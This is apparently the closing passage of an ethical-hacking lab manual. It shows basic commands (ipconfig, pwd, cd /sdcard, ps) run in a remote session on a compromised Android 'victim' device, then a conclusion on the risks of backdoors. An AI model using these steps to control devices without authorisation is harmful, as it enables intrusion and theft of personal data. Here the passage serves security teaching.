
* 1. Enter **ipconfig** to display the victim machine’s network interfaces, IP address (IPv4 and IPv6), MAC address, and so on.




* 1. Enter **pwd** to view the current working directory on the remote (target) machine.




* 1. The **cd** command changes the current remote directory. Enter **cd /sdcard** to change the current remote directory to sdcard.



* 1. Enter **pwd** to check the present working directory.



* 1. To view running processes in Android machine, enter **ps**. It will list all the running processes as shown in the screenshot.



**Conclusion**

If an individual in an organization installs a backdoor file in his/her device, an attacker can get control on the device and perform malicious activities such as uploading worms, downloading sensible data, spying on the user keystrokes, and so on, which can reveal sensible information related to the organization as well as the victim.

1. https://youtu.be/Pet4LZnZhDU [↑](#footnote-ref-1)